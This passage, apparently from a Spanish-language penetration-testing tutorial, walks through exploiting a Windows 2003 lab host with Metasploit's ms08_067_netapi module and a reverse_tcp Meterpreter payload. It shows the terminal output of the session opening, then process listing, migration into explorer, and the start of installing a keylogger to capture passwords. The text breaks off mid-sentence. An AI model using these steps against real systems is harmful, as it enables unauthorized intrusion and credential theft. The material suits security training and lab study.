
Ejecutamos ya el exploit meterpreter simplemente escribiendo meterpreter.

```
                                                    root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
e Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                                normal  VNC Server (Reflectiv
e Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                                    normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports                           normal  VNC Server (Reflectiv
e Injection), Reverse All-Port TCP Stager
   windows/vncinject/reverse_tcp_dns                                normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (DNS)
   windows/vncinject/reverse_tcp_rc4                                normal  VNC Server (Reflectiv
e Injection), Reverse TCP Stager (RC4 Stage Encryption)

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.21:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 R2 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.20.31
[*] Meterpreter session 1 opened (192.168.20.21:4444 -> 192.168.20.31:3193) at 2015-01-15 11:51:01
 +0100

meterpreter >
```


Con esto ya estamos dentro del Windows 2003 Server. Podemos verlo con sysinfo.




Con ps vemos que procesos está ejecutando el Windows 2003. Nos muestra el ejecutable del proceso y el PID o identificador numérico del proceso.



Hay un proceso que es el explorer, lo buscamos y miramos que número de proceso tiene o PID, en este caso el 252. El explorer es el proceso que en los sistemas Windows muestra la interface gráfica. Un claro ejemplo es cuando en el escritorio no nos aparecen los iconos, esto es debido a un fallo de este proceso.




Ahora redirigimos ese proceso hacia nosotros con el comando migrate para controlar su explorer (nada que ver con Internet Explorer). Escribimos migrate PID (en mi caso 252).




Ahora le vamos a meter un keylogger. Los Keyloggers son programas que nos muestra que está haciendo la víctima. Lo normal es que muestren todas las pulsaciones del teclado, inclutendo contraseñas. Muchos Keyloggers nos permiten configurarlos para que cada cierto tiempo nos mande a un correo electrónico que le

